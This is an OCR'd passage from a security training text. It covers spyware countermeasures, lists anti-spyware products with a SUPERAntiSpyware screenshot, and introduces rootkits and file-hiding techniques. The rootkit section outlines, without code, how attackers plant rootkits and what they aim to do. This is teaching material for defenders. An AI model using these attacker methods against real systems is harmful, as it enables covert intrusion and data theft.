  - Before downloading any software, ensure that it is from a trusted website. Read the license agreement, security warning, and privacy statements associated with the software thoroughly to gain a clear understanding before downloading it.
  - Before downloading freeware or shareware from a website, ensure that the site is safe. Likewise, be cautious with software programs obtained through P2P file-swapping software. Before installing such programs, perform a scan using anti-spyware software.
- Avoid using the administrative mode unless necessary. Excessive use of the administrator mode may allow the execution of malicious programs such as spyware in the administrator mode. Consequently, attackers may take complete control of the system.
- Avoid downloading free music files, screensavers, or emoticons from the Internet, which may come with spyware.
- Beware of pop-up windows or web pages. Never click anywhere on windows that display messages such as “your computer may be infected” or claim that they can help the computer run faster. Clicking on such windows may cause the system to become infected with spyware.
- Carefully read all disclosures, including the license agreement and privacy statement, before installing any application.
- Avoid storing personal or financial information on any computer system that is not totally under your control, such as a computer in an Internet café.
- Avoid connecting to unknown/rogue devices or networks.
- Install anti-tracking-based browser extensions for private browsing.
- Check an app’s legitimacy before providing permissions such as location, camera, and microphone.
- Bookmark frequently visited websites for safe browsing.

Anti-Spyware

SUPERAnti Spyware

SUPERAntiSpyware is a software application that can **detect** and **remove spyware**, adware, Trojan horses, and other potentially harmful software applications



SUPERAntiSpyware Scan Results
Click the detected item checkboxes, then click continue to remove the items from this PC.
Critical threats and tracking objects are selected by default.

☒ **Tracking Objects** [14 Items Found]
While not harmful, these items may track surfing and activity.

☒ **Adware.Tracking Cookie**
[14 Items Found]

https://www.superantispyware.com

Kaspersky Total Security 20
https://support.kaspersky.com

SecureAnywhere Internet Security Complete
https://www.webroot.com

Adaware Antivirus Free
https://www.adaware.com

MacScan
https://www.securemac.com

Norton AntiVirus Plus
https://norton.com


Anti-Spyware

There are many anti-spyware applications available on the market, which scan your system and check for spyware such as malware, Trojans, dialers, worms, keyloggers, and rootkits and remove them if found. Anti-spyware provides real-time protection by scanning your system at regular intervals, either weekly or daily. It scans to ensure that the computer is free from malicious software.

- **SUPERAntiSpyware**

  Source: *https://www.superantispyware.com*

  SUPERAntiSpyware is a software application that can detect and remove spyware, adware, Trojan horses, rogue security software, computer worms, rootkits, parasites, and other potentially harmful software applications.


SUPERAntiSpyware Professional X Trial (14 Days Remaining)
SUPERAntiSpyware
SUPERAntiSpyware Scan Results
Tracking Objects
[14 Items Found]
Adware.Tracking Cookie
[14 Items Found]
View Scan Log
Continue
Cancel Scan


Click the detected item checkboxes, then click continue to remove the items from this PC. Critical threats and tracking objects are selected by default.

While not harmful, these items may track surfing and activity.

Figure 6.150: Screenshot of SUPERAntiSpyware

Some examples of anti-spyware programs are listed as follows:

- Kaspersky Total Security 20 (*https://support.kaspersky.com*)
- SecureAnywhere Internet Security Complete (*https://www.webroot.com*)
- Adaware Antivirus Free (*https://www.adaware.com*)
- MacScan (*https://www.securemac.com*)
- Norton AntiVirus Plus (*https://us.norton.com*)



Rootkits

- Rootkits are programs that **hide their presence** as well as attacker’s malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

The attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like a game
- Installing it on public computers or corporate computers through **social engineering**
- Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data**, **network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Hiding Files

After an attacker has performed malicious operations (i.e., executed malicious applications) on a target system to gain escalated privileges, he/she embeds and hides his/her malicious programs. The attacker can do this using rootkits, NTFS stream, and Steganography techniques, etc. to prevent the malicious program from protective applications such as antivirus, anti-malware, and anti-spyware applications installed on the target system. Such a hidden malicious file allows the attacker to maintain their direct access to the system, even in the future, without the victim’s consent. This section describes various techniques used by attackers to hide their malicious files.

Rootkits

Rootkits are software programs designed to gain access to a computer without being detected. They are malware that help attackers gain unauthorized access to a remote system and perform malicious activities. The goal of a rootkit is to gain root privileges to a system. By logging in as the root user of a system, an attacker can perform various tasks such as installing software or deleting files. It works by exploiting the vulnerabilities in the OS and its applications. It builds a backdoor login process in the OS via which the attacker can evade the standard login process.

Once the user enables root access, a rootkit may attempt to hide the traces of unauthorized access by modifying drivers or kernel modules and discarding active processes. Rootkits replace certain OS calls and utilities with their own modified versions of those routines that, in turn, undermine the security of the target system by executing malicious functions. A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, and others.

